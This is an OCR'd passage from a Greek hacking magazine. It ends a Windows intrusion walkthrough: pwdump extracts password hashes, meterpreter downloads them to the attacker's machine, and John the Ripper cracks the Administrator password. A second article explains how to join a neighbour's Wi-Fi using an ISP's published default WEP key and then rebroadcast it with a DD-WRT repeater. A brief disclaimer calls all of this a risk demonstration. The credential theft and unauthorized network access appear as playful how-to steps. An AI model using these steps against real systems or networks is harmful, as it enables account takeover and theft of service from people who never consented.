Pwdump v7.1 - raw password extractor
```

```
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\>exit
exit
```

Κλείνουμε το cmd.exe και γυρνάμε στο meterpreter, για να κατεβάσουμε στον Η/Υ μας τα password που πήραμε.


```
meterpreter > download C:\\passwords.txt
/home/pr0n/passwords.txt
[*] Downloading : download C:\\passwords.txt ->
/home/pr0n/passwords.txt
[*] Downloaded  : download C:\\passwords.txt ->
/home/pr0n/passwords.txt
```

Πλέον έχουμε το password του Administrator. Ας το σπάσουμε, λοιπόν.

```
pr0n@b0x:~$ john /home/pr0n/passwords.txt -
w:/home/pr0n/passwords.txt
Loaded 2 password hashes with no different salts (NT MD4
[Generic 1x])
_±EST    (Administrator)
0wn3d    (pr0n)
guesses: 2  time: 0:00:32:03 100%  c/s: 1622943K trying:
g3th0stby4ddr - sm0n3ygrun1ngt0
```

Όπως καταλαβαίνετε, κάπου εδώ τελείωσαν όλα για τον επίσημο διαχειριστή. Ναι. Έχουμε το password του :-)

mr.pr0n




WiFi

γίνετε Ρομπέν των ασύρματων δικτύων!

Πριν από μερικά τεύχη είχαμε ασχοληθεί με το θέμα «Πώς να παίρνετε Internet από το γείτονα χωρίς να σας πάρει μυρωδιά». Σ' αυτό το άρθρο θ' ασχοληθούμε με το θέμα «Πώς να μοιράζετε στο λαό το Internet του γείτονα χωρίς να σας πάρει για μια ακόμα φορά μυρωδιά». Έτσι, για να μη λέτε ότι είμαστε ιδιοτελείς :-)

ΕΙΝΑΙ ΣΧΕΔΟΝ ΣΙΓΟΥΡΟ ότι έχετε δει κάποια διαφήμιση στα ΜΜΕ που διατυμπανίζει ότι με την τάδε σύνδεση που θ' αποκτήσετε από τον δείνα τηλεπικοινωνιακό πάροχο[1] θα πάρετε δώρο έναν ασύρματο δρομολογητή (router). Με μια πρώτη σκέψη, η προσφορά είναι δελεαστική.
Το πρόβλημα εντοπίζεται στο ότι ο router που διαφημίζεται έχει μέσα στο λογισμικό του (στο firmware) προεγκατεστημένες τις ρυθμίσεις του παρόχου. Οι ρυθμίσεις αυτές είναι απαραίτητες για τη σύνδεσή σας στο Internet — πάντα με το συγκεκριμένο πάροχο. Αναμφισβήτητα, ο χρήστης κερδίζει έτσι χρόνο, αφού δεν χρειάζεται ν' αλλάξει ένα σωρό επιλογές για να συνδεθεί με το Internet. Επίσης, από την πλευρά του παρόχου μικραίνει ο αναγκαίος διαχειριστικός χρόνος που απαιτείται για τη σύνδεση κάθε συνδρομητή με την υπηρεσία του Internet. Ως εδώ, όλα καλά. Ωστόσο, οι ρυθμίσεις με το προεγκατεστημένο κλειδί WEP του κατασκευαστή, καθώς και το SSID που προκλητικά διατυμπανίζει το όνομα της (γνωστής) υπηρεσίας αποτελούν μυστήριο γιατί είναι όπως, τέλος πάντων, είναι! Θα πρέπει να επισημάνουμε ότι οι ρυθμίσεις αυτές δεν είναι απαραίτητες για την ομαλή σύνδεση του συνδρομητή με το Internet και καλό θα ήταν να ενημερώνεται ο χρήστης ότι προτείνεται (αυστηρώς) η αλλαγή τους. Αν ΔΕΝ αλλάξουν τα κλειδιά μετά την εγκατάσταση της συσκευής, ο συνδρομητής, πέρα από το μεγάλο κίνδυνο να μοιράζει το δίκτυό του στους γείτονες, θα πρέπει να αντιμετωπίσει και τον πιθανό κίνδυνο των επιθέσεων που θα μπορούσαν να πραγματοποιηθούν μέσα από το δίκτυό του σε δίκτυα τρίτων. Επίσης, αν μιλάμε για ένα εταιρικό δίκτυο, τότε όλα τα δεδομένα της εταιρείας είναι δυνατόν να υποκλαπούν ή να παραποιηθούν κατά βούληση. Αυτά :-)



Αναβάθμιση του firmware του router μας, ώστε να αποκτήσει δυνατότητες wireless repeater. Προσοχή: Αν η διαδικασία διακοπεί πρόωρα, η συσκευή πιθανότατα θα αχρηστευτεί!

1. Ο οποίος «δείνα τηλεπικοινωνιακός πάροχος», παρεμπιπτόντως, είναι πολύ συγκεκριμένος. Το ποιος ακριβώς είναι, αφήνεται ως άσκηση :-)

ΠΩΣ ΒΡΙΣΚΟΥΜΕ ΤΟ ΚΛΕΙΔΙ;

Δεν είναι απαραίτητο να μπούμε σε έξοδα και να προμηθευτούμε τον ασύρματο εξοπλισμό που διαφημίζεται. Μια δικτυακή βόλτα στις σελίδες της εξυπηρέτησης πελατών του κατασκευαστή, καθώς και του παρόχου της προσφοράς είναι αρκετή. Για παράδειγμα, στη διεύθυνση tinyurl.com/6c4swz θα βρείτε όλες τις σχετικές προρυθμίσεις, όπως το default IP address της συσκευής, καθώς και το προεπιλεγμένο κλειδί που απαιτείται για την ασύρματη σύνδεση. Από τη συγκεκριμένη σελίδα, τα απαραίτητα στοιχεία είναι:

- Gateway = 192.168.1.1
- SSID = (πηγαίνετε να το δείτε μόνοι σας :-)
- WEP Key = 1234567890123


Ύστερα από αυτές τις πληροφορίες βγαίνουμε, παρέα με το φορητό υπολογιστή, στο μπαλκόνι του σπιτιού μας και κάνουμε μια αναζήτηση για νέα δίκτυα (site survey). Εντάξει, ίσως χρειαστεί να κάνουμε και καμιά βόλτα πιο μακριά από το μπαλκόνι μας :-) Στα διαθέσιμα ασύρματα δίκτυα που θα βρείτε προσπαθήστε να συνδεθείτε σ' αυτό που έχει ίδιο SSID μ' εκείνο που διαβάσατε στο site του παροχέα. Όταν σας ζητηθεί το κλειδί, δώστε αυτό που επίσης βρήκατε στο site του παροχέα και πατήστε σύνδεση. Με λίγη (συχνά καθόλου) τύχη αποκτάτε δωρεάν σύνδεση στο Internet από το μπαλκόνι σας ;-)

ΣΗΜΕΙΩΣΗ

Όλα όσα συζητιούνται στο παρόν κείμενο αποσκοπούν στο ν' αποτελέσουν μια επίδειξη των υπαρκτών κινδύνων που έχει η χρήση των εργοστασιακών ρυθμίσεων στους wireless router. Ο αναγνώστης παροτρύνεται να αλλάξει το πρωτόκολλο κρυπτογράφησης του router του σε WPA, και φυσικά να ορίσει το Passphrase σ' ένα δικό του, «μακρύ» string που είναι δύσκολο να το μαντέψει κάποιος.

ΜΕΤΑΦΟΡΑ ΣΤΟ ΕΣΩΤΕΡΙΚΟ

Το επόμενο βήμα είναι να μεταφέρουμε το Internet εσωτερικά στο σπίτι μας, με στόχο αργότερα να το μεταφέρουμε και σ' όλη τη γειτονιά μας. Μάλιστα, θα μπορούμε ν' αλλάξουμε το προκαθορισμένο SSID σε κάποιο άλλο του στιλ «Free Internet» ή ακόμα και να κλειδώσουμε την πρόσβαση στο δίκτυο (μέσω WPA). Για να τα καταφέρουμε θα πρέπει να κάνουμε χρήση της λειτουργίας bridging που υπάρχει σε αρκετούς wireless router, με στόχο την αναμετάδοση του ασύρματου δικτύου που βρήκαμε, ενισχύοντας παράλληλα την ισχύ του.
Στο εμπόριο είναι διαθέσιμες πολλές συσκευές που έχουν τη λειτουργία του wireless repeater/wireless bridging. Αν δεν είστε σίγουροι για τις δυνατότητες της συσκευής που διαθέτετε, ανατρέξτε στις οδηγίες του κατασκευαστή ώστε να διαπιστώσετε αν υποστηρίζει τη συγκεκριμένη λειτουργία. Διαφορετικά, θα πρέπει να προμηθευτείτε έναν οποιονδήποτε δρομολογητή συμβατό με το firmware DD-WRT.



Η αναβάθμιση πραγματοποιήθηκε με επιτυχία. Ώρα για τις απαραίτητες ρυθμίσεις, ώστε όλη η γειτονιά να έχει free wireless Internet access :-)

Στη σελίδα tinyurl.com/y98r4j θα βρείτε μια πλήρη λίστα με συμβατούς δρομολογητές για το συγκεκριμένο firmware. Από αυτή επιλέξτε εκείνον που καλύπτει περισσότερες από τις ανάγκες σας. Αν πάλι δυσκολεύεστε ν' αποφασίσετε, στραφείτε σ' αυτόν που έχει τη μεγαλύτερη διαθέσιμη μνήμη. Εμείς, για τη δοκιμή μας επιλέξαμε το Linksys WRT54GL.

ΠΕΡΙΣΣΟΤΕΡΑ ΓΙΑ ΤΟ WIRELESS BRIDGING

Η λειτουργία του wireless bridging ενώνει δύο δίκτυα LAN με μία ασύρματη σύνδεση. Από τη στιγμή που θα ενοποιηθούν τα δύο δίκτυα, τα πακέτα θα μπορούν να ταξιδεύουν από το ένα στο άλλο (προφανώς!). Το wireless bridging είναι ιδιαίτερα αξιόπιστο και λειτουργικό. Είναι ό,τι πρέπει για τις περιπτώσεις που θέλετε να επεκτείνετε ένα ασύρματο δίκτυο με βέλτιστο και οικονομικό τρόπο.

ΑΝΤΙΚΑΤΑΣΤΑΣΗ ΛΟΓΙΣΜΙΚΟΥ

